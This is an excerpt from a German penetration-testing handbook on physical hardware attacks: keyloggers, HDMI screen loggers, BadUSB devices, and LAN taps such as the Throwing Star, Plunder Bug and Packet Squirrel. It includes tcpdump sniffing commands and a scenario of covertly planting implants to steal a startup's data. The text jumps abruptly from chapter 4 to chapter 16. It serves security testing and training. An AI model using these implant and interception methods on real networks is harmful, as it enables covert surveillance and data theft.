Bei dem Rechner handelt es sich um einen Desktop-Rechner mit kleinem Formfaktor, der auf dem Schreibtisch steht. Auf seiner Rückseite sind alle Kabel angeschlossen, auf der Vorderseite befinden sich noch weitere Anschlüsse. Die Kabel führen hinter dem Schreibtisch nach unten zu einem Kabelkanal. Weitere Kabel führen direkt zur Maus und zur Tastatur. Hinter dem Tisch steht eine größere Pflanze, die einen direkten Blick auf den Rechner verhindert.

Bei diesem Szenario untersuchen Sie, welche Informationen ein Angreifer vor Ort sammeln kann, der physischen Zugriff auf die Schnittstellen des Rechners hat.

4.4.1 Pre-Engagement (Vorbereitung)

In der ersten Phase des Pentests des Client-Rechners definieren Sie die Ziele und die Rahmenbedingungen.

- **Ausrichtung**
  - Ziele der Tests

    Analysieren Sie, welche Daten über vorhandene Schnittstellen abgefangen werden können.

    Überprüfen Sie, über welche Schnittstellen ein potenzieller Schadcode eingeschleust werden kann.
  - Tiefe der Tests

    Der Fokus liegt auf dem Client-Rechner. Dabei sollen alle erreichbaren physischen Schnittstellen untersucht werden.
- **Vorgehensweise**
  - Ausgangslage

    Intern – es soll ein Angriff simuliert werden, bei dem ein Angreifer vor Ort ist und sich allein im Raum mit dem Client-Rechner befindet.
  - Vorwissen

    Der Test wird als Greybox-Test realisiert. Im ersten Schritt werden keine Zugangsdaten verwendet und die Konfiguration des Rechners wird nicht berücksichtigt. Anschließend wird getestet, welche Ergebnisse erzielt werden können, wenn der Rechner nicht gesperrt ist.
- **Organisation**
  - Bekanntgabe

    Der Test wird offen ausgeführt, sodass jeder darüber Bescheid weiß.
  - Auswirkungen

    Da nur der einzelne Client-Rechner betroffen ist, gibt es keine Auswirkungen auf andere Systeme. Natürlich dürfen keine Daten das Firmennetzwerk verlassen, und der Rechner darf nicht irreparabel beschädigt werden.

4.4.2 Reconnaissance (Informationsbeschaffung)

In dieser Phase sammeln Sie alle relevanten Informationen, die Sie für die spätere Sicherheitsanalyse benötigen. Hierzu untersuchen Sie, welche Schnittstellen des Client-Rechners frei zugänglich sind. Dazu gehören die Schnittstellen an der Rück- und an der Vorderseite des Gehäuses (siehe Abbildung 4.29).

Abbildung 4.29 Schnittstellen des Rechners

Außerdem können sich weitere Schnittstellen an Peripheriegeräten befinden, etwa weitere USB-Ports am Monitor oder an der Tastatur. Gegebenenfalls ist auch ein USB-Hub angeschlossen, um einfacher einen USB-Stick anzuschließen.

Zusätzlich müssen Sie noch feststellen, welches Betriebssystem installiert ist. Sollte dies nicht bekannt sein, starten Sie den Rechner. Jedes Betriebssystem zeigt beim Startvorgang ein Logo an. Dabei ist es nicht wichtig, die exakte Version zu ermitteln, da diese bei den späteren Schritten keine Rolle spielt.

Im letzten Schritt dieser Phase legen Sie fest, welche Pentest-Hardware verwendet werden soll: Zum Aufzeichnen der Tastatureingaben wird ein *Keylogger* mit WLAN (siehe Abschnitt 10.2.2, »Keylogger mit WLAN«) verwendet, der in einem USB-Verlängerungskabel versteckt ist.

Zusätzlich wird das HDMI-Signal des Monitors mit dem *Screen Crab* aufgezeichnet (siehe Abschnitt 10.3.2, »Screen Crab – Screenlogger per WLAN«).

Um über die USB-Schnittstelle einen *Keystroke-Injection-Angriff* durchzuführen, also vorab definierte Tastatureingaben einzuschleusen, wird ein *Digispark* verwendet (siehe Abschnitt 11.2.2, »Digispark – ein günstiges BadUSB-Device«).

Für die Analyse der LAN-Schnittstelle wird ein *LAN Turtle* (siehe Abschnitt 16.6, »LAN Turtle – heimlicher Netzwerkzugang«) eingesetzt.

Am Ende dieser Phase wissen Sie Folgendes:

- Es handelt sich um einen Mac mini mit einem macOS-Betriebssystem
- Für den Pentest sind die folgenden Schnittstellen relevant:
  - USB-Port
  - RJ45-Netzwerkanschluss
  - HDMI-Monitoranschluss
- Es werden ein WLAN-Keylogger, Screen Crab, Digispark und LAN Turtle verwendet.

4.4.3 Threat Modeling (Angriffsszenarien)

In dieser Phase arbeiten Sie konkrete Angriffsszenarien aus.

Mit dem WLAN-Keylogger (siehe Abbildung 4.30) wird kein Angriff im eigentlichen Sinne auf den Client-Rechner ausgeführt. Stattdessen werden alle Eingaben über die Tastatur abgefangen. Der Keylogger wird zwischen dem Rechner und der Tastatur platziert. Da diese Hardware direkt nach dem Anschalten des Clients aktiv ist, können Sie auch Passwörter abfangen, die den Startvorgang absichern. Über die WLAN-Verbindung greifen Sie aus der Entfernung auf die Daten zu.

Abbildung 4.30 USB-Verlängerungskabel mit integriertem Keylogger und WLAN-Modul

Den *Screen Crab* (siehe Abbildung 4.31) stecken Sie zwischen den HDMI-Anschluss des Rechners und den Monitor. Damit zeichnen Sie das Monitorsignal auf, entweder als Video oder als einzelne Screenshots, die regelmäßig erstellt werden. Über die WLAN-Funktion kann der Screen Crab auch in ein vorhandenes WLAN eingebunden werden, um einen Fernzugriff zu realisieren. Auf diese Variante verzichten Sie hier, da einem potenziellen Angreifer kein WLAN innerhalb des Gebäudes zur Verfügung steht.

Kapitel 16

Kabelgebundene LAN-Netzwerke ausspionieren

LAN-Netzwerke sind das Bindeglied unserer modernen IT-Infrastruktur. Schnittstellen zu diesen Netzwerken sind überall präsent, und so können sie zum Teil auch einfach von Angreifern vor Ort angezapft werden. Mit entsprechender Hardware kann der Datenverkehr ausgeleitet, mitgeschnitten und analysiert werden.

Ein *Local Area Network* (LAN) ist ein Computernetzwerk, das Rechnersysteme innerhalb eines begrenzten Bereichs, z. B. in einem Gebäude, miteinander verbindet. Ethernet ist die mittlerweile gebräuchlichste Technologie, die für lokale Netzwerke verwendet wird, und wird daher oft auch als Synonym verwendet. Kabelgebundene Netzwerke haben trotz der Verbreitung von kabellosen Alternativen nicht an Bedeutung verloren. Gerade im Unternehmensumfeld ermöglichen sie schnelle Datenübertragungen zu und zwischen Servern. Neben der Verbindung von Rechnersystemen gibt es eine große Anzahl von Komponenten, die mit einer LAN-Schnittstelle ausgestattet sind. Dazu gehören etwa Multifunktionsdrucker, Netzwerkkameras, Produktionsanlagen, Hausautomatisierung und natürlich die Netzwerkgeräte selbst, wie Switches und Access-Points.

Sobald ein Angreifer vor Ort ist und Zugriff auf das Netzwerk erlangt, ist es für ihn häufig sehr einfach, eine Verbindung mit anderen Geräten innerhalb des Netzwerks herzustellen, da innerhalb eines lokalen Netzwerks den Teilnehmern häufig immer noch komplett vertraut wird. In vielen Gebäuden gibt es eine große Anzahl von frei zugänglichen LAN-Buchsen. Gerade exponierte Geräte wie Überwachungskameras oder Drucker sind beliebte Ziele von Angreifern, da sie sich gewöhnlich in wenig frequentierten Bereichen befinden und gleichzeitig einfach zugänglich sind. Ein anderes Beispiel ist das Hausautomatisierungssystem, wo unter anderem ein Netzwerkkabel bis zur Klingel in den Außenbereich führt. Hier kann ein Angreifer, nachdem er das Gehäuse geöffnet hat, die Netzwerkverbindung ausstecken und diesen Anschluss als Zugangspunkt nutzen.

Abbildung 16.1 Verschiedene Hardware, um LAN-Netzwerke anzugreifen

16.1 Angriffsszenario

Eine Angreiferin wurde beauftragt, Daten von einem Start-up-Unternehmen zu stehlen, das sich mit Biotechnologie beschäftigt. Dieses Unternehmen befindet sich in einem Gebäude der Stadt in einem Technologiepark. Dort teilt es sich mit mehreren anderen Start-ups ein Stockwerk. Der Website der Stadt ist zu entnehmen, dass die Miete auch die Nutzung der Infrastruktur einschließt, dass also auch das WLAN und das Drucksystem mit Endverarbeitungsoptionen zentralisiert bereitgestellt werden. Der Bereich am Eingang ist sehr großzügig gestaltet und für größere Treffen konzipiert. Hier finden auch in Kooperation mit der nahen Universität öffentliche Vorträge statt.

Die Angreiferin nimmt an einem Vortrag teil und sondiert die Umgebung. Anhand des Fluchtplans erkennt sie, dass die Räume des Start-ups direkt hinter den Toiletten liegen. Auf dem Weg zur Toilette sieht sie einen Access-Point, der etwas versteckt hängt. Da er eine eigene Stromversorgung und USB-Anschlüsse hat, kann sie dort eine Hardware platzieren. Sie steckt die Netzwerkverbindung aus und steckt dafür ein *Packet Squirrel* ein (siehe Abschnitt 16.4). Dieses verbindet sie mit einem kurzen Netzwerkkabel mit dem Access-Point. Per USB-Kabel wird die Hardware mit Strom versorgt. Das kleine Gerät kann ohne Probleme hinter dem Access-Point deponiert werden, sodass es nicht auffällt (siehe Abbildung 16.2). Die Angreiferin hat das Packet Squirrel so konfiguriert, dass die gesamte Kommunikation auf dem kleinen USB-Stick mit 1 TByte Speicherkapazität gespeichert wird.

Auf dieser Veranstaltung erfährt die Angreiferin auch, dass bald ein Tag der offenen Tür für alle Interessierten stattfindet. Auch die Universität bietet an diesem Tag mehrere Veranstaltungen an, die sich an Schülerinnen und Schüler richten. Dementsprechend wird viel los sein und sie kann sich unauffällig im Gebäude bewegen.

Abbildung 16.2 Verstecktes »Packet Squirrel« hinter dem Access-Point

Am Tag der offenen Tür schaut die Angreiferin sich erst ein paar andere Start-ups an, um dann, während im Eingangsbereich ein kurzer Vortrag des Zielunternehmens stattfindet, das Packet Squirrel samt USB-Stick wieder zu entfernen und anschließend die Räume der Firma aufzusuchen. Wie erwartet sind die meisten Mitarbeiter bei dem Vortrag und die, die noch da sind, sind in Gespräche vertieft. Sie nutzt einen unauffälligen Moment aus und verbindet einen *LAN Turtle* mit einem Rechner und steckt das Netzwerkkabel vom Rechner in diese Hardware (siehe Abschnitt 16.6). Das Ganze fällt nicht weiter auf, da vor dem Schreibtisch eine Platte ist, wodurch kein direkter Blick auf den Rechner möglich ist. Jetzt hat die Angreiferin einen Fernzugriff auf das interne Firmennetzwerk. Sie muss sich auch um keine Firewall Sorgen machen, da der LAN Turtle ein Mobilfunkmodem besitzt.

Einsatz bei IT-Sicherheitspenetrationstests und Security-Awareness-Schulungen

Bei einem Pentest setzen Sie LAN-Hardware ein, um zu analysieren, an welche Informationen ein Angreifer kommen kann. Dabei liegt der Fokus auf Geräten mit frei zugänglichen Schnittstellen. Folgende Szenarien sind beispielsweise möglich:

- Scan des gesamten Netzwerks und Identifikation
- Abfangen der kompletten Netzwerkkommunikation
- heimliche Infiltration eines Netzwerks

Viele dieser Tools sind klein und handlich und müssen nur eingesteckt werden. Damit eignen sie sich optimal für Schulungen, da die Teilnehmenden selbst damit arbeiten können. Mögliche Übungen sind:

- Demonstration von LAN-Hardware
- Suche von versteckt angeschlossenen Geräten
- Anschließen von Geräten durch die Teilnehmenden

16.2 Throwing Star LAN Tap – Daten einfach ausleiten

Mit dem *Throwing Star LAN Tap Pro* (*https://greatscottgadgets.com/throwingstar/*) von Great Scott Gadgets ist es möglich, Ethernet-Verbindungen abzuhören. Das Gerät ist ein passiver *Ethernet-Tap*, der für den Betrieb keinen Strom benötigt und zwischen eine Netzwerkverbindung platziert wird. Ein vorhandenes Kabel wird abgezogen und in den *LAN Tap Pro* gesteckt. Dieser wird dann mit einem weiteren Kabel mit der ursprünglichen Stelle verbunden. Damit leitet er nicht nur die Signale durch, sondern führt die Verbindung über zwei weitere Ports aus. Diese können nur empfangen, aber nicht senden. Angreifer nutzen diese Hardware, um den kompletten Netzwerkverkehr mitzuschneiden. Sie können die Hardware in einem Pentest ebenfalls nutzen, um zu zeigen, welche Verbindungen unverschlüsselt erfolgen. Zum Aufzeichnen der Daten wird ein Rechner benötigt.

Das Kunststoffgehäuse des Throwing Star LAN Tap Pro ist in Schwarz gehalten, und auf jeder Seite befindet sich ein LAN-Anschluss (siehe Abbildung 16.3).

Abbildung 16.3 Der »Throwing Star LAN Tap Pro« von »Great Scott Gadgets«

Er hat eine Seitenlänge von ca. 5 cm und eine Höhe von ca. 2,6 cm. Mit Pfeilen, die in beide Richtungen weisen, sind die Ports markiert, die den Netzwerkverkehr durchlei-

ten. Die beiden Ports mit Pfeilen, die nur nach außen zeigen, sind die Ports, die den Datenverkehr ausleiten. Auf der Oberseite befindet sich ein Aufkleber mit den Namen der Hardware und des Herstellers.

Dieser LAN-Tap wurde für 10- und 100-Mbit/s-Netzwerke entwickelt. Es ist also nicht möglich, 1-Gbit/s-Netzwerke zu belauschen, die inzwischen selbst von den meisten Heimgeräten genutzt werden und in Firmennetzwerken schon seit Jahren zum Standard gehören. Der LAN Tap Pro wurde jedoch so konzeptioniert, dass er bewusst die Qualität von 1-Gbit/s-Netzwerken verschlechtert und sie so zwingt, eine niedrigere Geschwindigkeit zu wählen. Dies ist der Zweck der beiden Kondensatoren (C1 und C2) im Inneren des Gehäuses.

Wer steht hier auf der Leitung?

Wenn Sie den LAN Tap Pro für eigene Tests verwenden, sollten Sie diese Verzögerung selbstverständlich im Hinterkopf behalten. Gleichzeitig macht es dieser Umstand relativ einfach, ein solches Gerät im Netzwerk zu bemerken.

Neben dem *Throwing Star LAN Tap Pro* gibt es eine Variante ohne den »Pro«-Zusatz. Dabei handelt es sich um einen Bausatz, bei dem die LAN-Schnittstellen und die Kondensatoren selbst aufgelötet werden müssen. Ein Gehäuse wird bei dieser Variante nicht mitgeliefert (siehe Abbildung 16.4).

Abbildung 16.4 Throwing Star LAN Tap als Bausatz ohne Gehäuse

Dadurch, dass nur vier LAN-Buchsen und zwei Kondensatoren benötigt werden, gibt es auch diverse Anleitungen, um einen LAN-Tap selbst zu bauen.

Alternative Hardware

Ein *LAN-Tap*, auch *Netzwerk-Tap* oder *Ethernet-Tap* genannt, stellt allgemein eine Zugriffsmöglichkeit auf eine Netzwerkverbindung zwecks Analyse dar. In einige spe-

zielle Router ist ein LAN-Tap integriert. Ebenso gibt es auch Hardware, wie den *SharkTap* von midBit Technologies oder den *ETAP-1000* von Dualcomm, die auch mit Gigabit-Ethernet-Verbindungen verwendet werden kann. Dualcomm bietet zudem mit dem *ETAP-XG* eine Hardware, um 10-Gbit/s-Netzwerke zu analysieren. Dabei werden SFP und SFP+ Transceiver unterstütz, womit Netzwerke mit Kupfer- oder Glasfaserkabel untersucht werden können. Allerdings arbeiten diese Geräte nicht passiv, sondern benötigen eine Stromversorgung.

Abbildung 16.5 LAN-Tap ETAP-XG von Dualcomm mit 10 GBit/s Unterstützung

16.2.1 Anwendung

Um ein LAN-Netzwerk mit dem *LAN Tap Pro* abzuhören, muss die Hardware an eine vorhandene Netzwerkschnittstelle angeschlossen werden. Anschließend kann über die beiden weiteren Ports jeweils eine Seite belauscht werden. Um z. B. alle Pakete eines Kommunikationspartners abzufangen, wird einer der beiden Ausgänge mit einem Netzwerkkabel mit einem Notebook verbunden, auf dem Kali Linux läuft (siehe Abbildung 16.6).




Abbildung 16.6 Anschlussskizze für den LAN Tap Pro

Die Aufzeichnung der kompletten Netzwerkkommunikation erfolgt mit dem Tool `tcpdump`. Sollte es noch nicht installiert sein, können Sie es mit dem folgenden Aufruf installieren:

```
$ sudo apt install tcpdump
```

Als Nächstes müssen Sie herausfinden, wie die Netzwerkschnittstelle bezeichnet wird, die Sie verwenden möchten. Starten Sie dazu `tcpdump` mit dem Parameter `-D`. Damit werden alle verfügbaren Schnittstellen wie in Abbildung 16.7 aufgelistet.

```
$ sudo tcpdump -D
```




Abbildung 16.7 Ausgabe der verfügbaren Schnittstellen

In diesem Fall ist die kabelgebundene Schnittstelle das Modul mit der Bezeichnung `eth0`. Dies wird auch wahrscheinlich bei Ihnen der Fall sein.

Aktivieren Sie als Nächstes den *Promisc*-Modus Ihrer Netzwerkschnittstelle, damit alle Netzwerkpakete weitergereicht werden. Ansonsten würden Pakete automatisch verworfen werden, die nicht für den Rechner bestimmt sind. Dies geschieht mit dem folgenden Befehl:

```
$ sudo ip link set eth0 promisc on
```

Anschließend können Sie `tcpdump` starten. Standardmäßig führt `tcpdump` die Reverse-DNS-Auflösung von IP-Adressen durch und übersetzt Portnummern in Namen. Verwenden Sie die Option `-n`, um die Übersetzung zu deaktivieren. Mit der Option `-i` wird das zu nutzende Netzwerkinterface konfiguriert. Die erfassten Verbindungen werden wie in Abbildung 16.8 direkt im Terminal ausgegeben.

```
$ sudo tcpdump -n -i eth0
```

Zusätzlich kann mit weiteren Parametern die Art der erfassten Übertragungen eingeschränkt werden, um eine Analyse zu vereinfachen. Das folgende Beispiel zeigt, wie nur HTTP-Traffic (TCP-Port 80) und HTTPS-Traffic (TCP-Port 443) mitgeschnitten werden kann:

```
$ sudo tcpdump -n -i eth0 '(tcp port 80) or (tcp port 443)'
```




Abbildung 16.8 Ausgabe der erfassten Verbindungen

Für eine ausführliche Auswertung ist die Ausgabe auf der Konsole natürlich nicht zu verwenden. Deswegen verwenden Sie nun den Parameter `-w` und einen Dateinamen, um die abgefangene Netzwerkkommunikation in einer Datei zu speichern. Die Aufzeichnung beenden Sie dann mit der Tastenkombination Strg + C.

```
$ sudo tcpdump -n -i eth0 -s 0 -w output.dump
```

Auf diese Weise protokollieren Sie den Netzwerkverkehr mit und können ihn anschließend z. B. mit `tcpdump` selbst (`sudo tcpdump -r output.dump`) oder mit der Anwendung *Wireshark* analysieren. Die Verwendung von Wireshark wird in Abschnitt 19.3, »Netzwerkverkehr protokollieren«, beschrieben.

Fazit Throwing Star LAN Tap Pro

Der *LAN Tap Pro* ist eine kompakte Hardware, mit der der Netzwerkverkehr ausgeleitet und anschließend analysiert werden kann. Es wird keine Stromversorgung benötigt, da das Gerät komplett passiv arbeitet. Um beide Seiten gleichzeitig zu belauschen, sind zwei Netzwerkadapter erforderlich.

Der Throwing Star LAN Tap Pro hat zusammengefasst folgende Eigenschaften:

- kompaktes schwarzes Kunststoffgehäuse
- vier LAN-Schnittstellen, zwei davon zur Datenanalyse
- Downgrade von 1000 Mbit/s auf 100 Mbit/s
- Schutz vor versehentlichem Senden von Daten

16.3 Plunder Bug – Daten elegant ausleiten

Der *Plunder Bug* (*https://shop.hak5.org/products/bug*) von Hak5 ist ein LAN-Tap-Gerät im Taschenformat (siehe Abbildung 16.9). Diese Hardware kann nicht nur passiv mit-

hören, sondern auch als aktives Netzwerkgerät agieren. Der Plunder Bug besitzt zwei RJ45-LAN-Schnittstellen und einen USB-C-Anschluss, über die er mit Strom versorgt wird und über die Sie auf ihn zugreifen. Über die USB-Schnittstelle kann ein Rechner oder Smartphone angeschlossen und der gesamte Netzwerkverkehr mitprotokolliert werden. Im Vergleich zum *Throwing Star LAN Tap Pro* ist der Plunder Bug flexibler, da er verschiedene Modi beherrscht. Aber auch bei ihm wird ein zusätzlicher Rechner benötigt.

Der Plunder Bug hat eine Größe von ca. 6 × 3 cm und eine Höhe von ca. 1,5 cm. Auf den beiden kurzen Seiten befindet sich jeweils eine RJ45-Buchse und auf der Längsseite die USB-C-Buchse (siehe Abbildung 16.10). Auf der Oberseite ist eine Aussparung für die Status-LED zu erkennen. Auf der Unterseite befindet sich ein Aufkleber mit einem Barcode und der MAC-Adresse.

Abbildung 16.9 Der »Plunder Bug« von Hak5

Integriert ist ein 10/100 Base-T-Fast-Ethernet-Switch, wobei der gespiegelte Datenverkehr zum integrierten USB-Ethernet-Adapter (*ASIX AX88772C*-Chipsatz) geleitet wird. Das Ganze wird über USB-C mit einer geringen Stromaufnahme von 200 bis 300 mAh betrieben. Ähnlich wie der Throwing Star LAN Tap Pro ist der Plunder Bug nicht mit Gigabit-Netzwerken kompatibel. Auch hier wird die Geschwindigkeit künstlich auf 100 Mbit/s reduziert




Abbildung 16.10 Aufbau des »Plunder Bug«

16.3.1 Einrichtung

Standardmäßig arbeitet der USB-C-Anschluss des Plunder Bugs als aktives Gerät. Es handelt sich daher theoretisch um einen kleinen Switch mit einem USB-LAN-Adapter. Das bedeutet, dass er nicht nur den Datenverkehr zwischen den beiden RJ45-Ethernet-Ports empfangen kann, sondern auch als zusätzliches Gerät im Netzwerk fungiert. Dies ist für die gleichzeitige Durchführung aktiver Netzwerk-Scans (z. B. mit *Nmap*) nützlich. Allerdings kann er dadurch auch detektiert werden. Damit Sie zwischen dem passiven und dem standardmäßig aktiven Modus umschalten können, stellt Hak5 Skripte für verschiedene Betriebssysteme bereit.

Um unter Kali Linux den Modus zu ändern, müssen Sie den Plunder Bug mit einem USB-C-Kabel mit dem Rechner verbinden. Dort wird er als zusätzlicher USB-Netzwerkadapter erkannt und von aktuellen Betriebssystemen automatisch eingerichtet. Falls nicht, laden Sie für den verwendeten Chip *ASIX AX88772C* auf der Herstellerwebsite den Treiber herunter:

https://www.asix.com.tw/en/support/download

Um den Modus umzuschalten, müssen Sie auf der Download-Seite von Hak5 (*https://downloads.hak5.org/bug*) die Datei *PlunderBug.sh* herunterladen, die rechts in der Spalte ARCHITECTURE neben LINUX steht. Öffnen Sie danach das Terminal, und wechseln Sie in den Ordner, in den Sie die Datei heruntergeladen haben. Passen Sie die Rechte an, damit die Datei ausführbar ist:

```
chmod +x ./plunderbug.sh
```

Führen Sie nun die Datei mit Root-Rechten und dem Parameter `--mute` aus:

```
sudo ./plunderbug.sh --mute
```

Zur Bestätigung wird die Meldung `Mute complete` wie in Abbildung 16.11 ausgegeben.

Abbildung 16.11 Aktivierung der Mute-Funktion

Der Parameter entscheidet über den Modus; `--mute` aktiviert den passiven Modus. Um stattdessen den aktiven Modus zu aktivieren, verwenden Sie stattdessen den Parameter `--unmute`. Der Modus wird über die Konfiguration der Firewall-Regeln realisiert.

16.3.2 Anwendung

Um eine Analyse durchzuführen, ziehen Sie das vorhandene Netzwerkkabel, z. B. an einem Drucker, ab und stecken es auf der einen Seite des Plunder Bugs ein. Welche Seite Sie verwenden, spielt dabei keine Rolle. Auf der anderen Seite wird ein neues LAN-Kabel eingesteckt und mit dem Drucker verbunden. Über die USB-C-Schnittstelle verbinden Sie den Plunder Bug mit einem Kali-Linux-Rechner. Dort können Sie dann über den neuen LAN-Adapter, wie in Abschnitt 16.2.1 beim Throwing Star LAN Tap Pro beschrieben, die Aufzeichnung durchführen.

Als Interface-Name hat der Plunder Bug in diesem Beispiel `eth1`, da es bereits eine Ethernet-Schnittstelle mit der Bezeichnung `eth0` gab. Mit dem folgenden Aufruf überprüfen Sie, ob Sie den Netzwerkverkehr mit dem Plunder Bug abfangen können:

```
$ sudo tcpdump -i eth1 -q
```

Abbildung 16.12 zeigt eine ganze Reihe von Netzwerkaktivitäten.




Abbildung 16.12 Netzwerkverkehr mit dem Plunder Bug abgefangen

Arbeit mit einem Smartphone oder Tablet

Alternativ können Sie den Datenverkehr mit einem Smartphone oder Tablet mitschneiden. Dazu benötigen Sie ein Smartphone mit Android, auf dem ein Root-Zugriff aktiviert ist. Installieren Sie dann die offizielle App *Plunder Bug – Smart LAN Tap* von Hak5, die es nicht mehr im Play Store gibt:

https://apkpure.com/plunder-bug-smart-lan-tap/org.hak5.android.plunderbug

Die App überprüft, ob der Plunder Bug angeschlossen wurde. Sobald dies der Fall ist, wird die Meldung READY TO START CAPTURING PACKETS angezeigt (siehe Abbildung 16.13). Mit dem runden Button darunter starten Sie die Aufzeichnung. Danach wird angezeigt, wie lange und wie viele Pakete aufgezeichnet wurden. Mit dem linken Button brechen Sie die Aufzeichnung ab, mit dem rechten beenden Sie sie und speichern die Datei. Die Aufzeichnung erfolgt als *.pcap*-Datei und kann dann z. B. im Nachgang mit Wireshark analysiert werden.




Abbildung 16.13 Die App »Plunder Bug – Smart LAN Tap« von Hak5

Fazit Plunder Bug

Der *Plunder Bug* hat gegenüber dem *Throwing Star LAN Tap Pro* den Nachteil, dass er eine Stromversorgung benötigt. Hak5 hat dies allerdings elegant gelöst, indem die Stromversorgung und der USB-Netzwerkadapter gleichzeitig über dieselbe Schnittstelle realisiert sind. Dadurch ist nur ein Kabel notwendig, und die LAN-Schnittstelle wird nicht belegt. Bei vielen neuen kompakten Notebooks ist meist keine LAN-Schnittstelle mehr vorhanden. Dadurch wird eine höhere Flexibilität erreicht.

Der Plunder Bug hat zusammengefasst die folgenden Eigenschaften:

- kompakte Abmessung, schwarzes Gehäuse mit zwei RJ45-Buchsen
- Stromversorgung und Netzwerkadapter über die USB-C-Schnittstelle
- Es kann zwischen aktivem und passivem Modus gewechselt werden.
- kann mit einem Rechner oder mit einem Smartphone genutzt werden

16.4 Packet Squirrel Mark II – Netzwerkverkehr mitschneiden

Das *Packet Squirrel* (*https://shop.hak5.org/products/packet-squirrel-mark-ii*) von Hak5 ist ein unauffälliger, kleiner Man-in-the-Middle-Adapter, der zwischen eine vorhandene Netzwerkverbindung gesteckt wird. Das Besondere am Packet Squirrel ist, dass kein Rechner benötigt wird: Die Hardware kann vollkommen autonom arbeiten. Dieses Ethernet-Multi-Tool wurde entwickelt, um verdeckte Fernzugriffe, automatische Paketerfassungen und VPN-Verbindungen zu ermöglichen. Die überarbeitete Version des Packet Squirrel – der Mark II – erschien 2023. Äußerlich unterscheidet er sich vom klassischen Packet Squirrel (siehe Abschnitt 18.3.1) nur durch den Wechsel von Micro-USB auf USB-C. Auf der Softwareseite gibt es jedoch viele neue Funktionen.

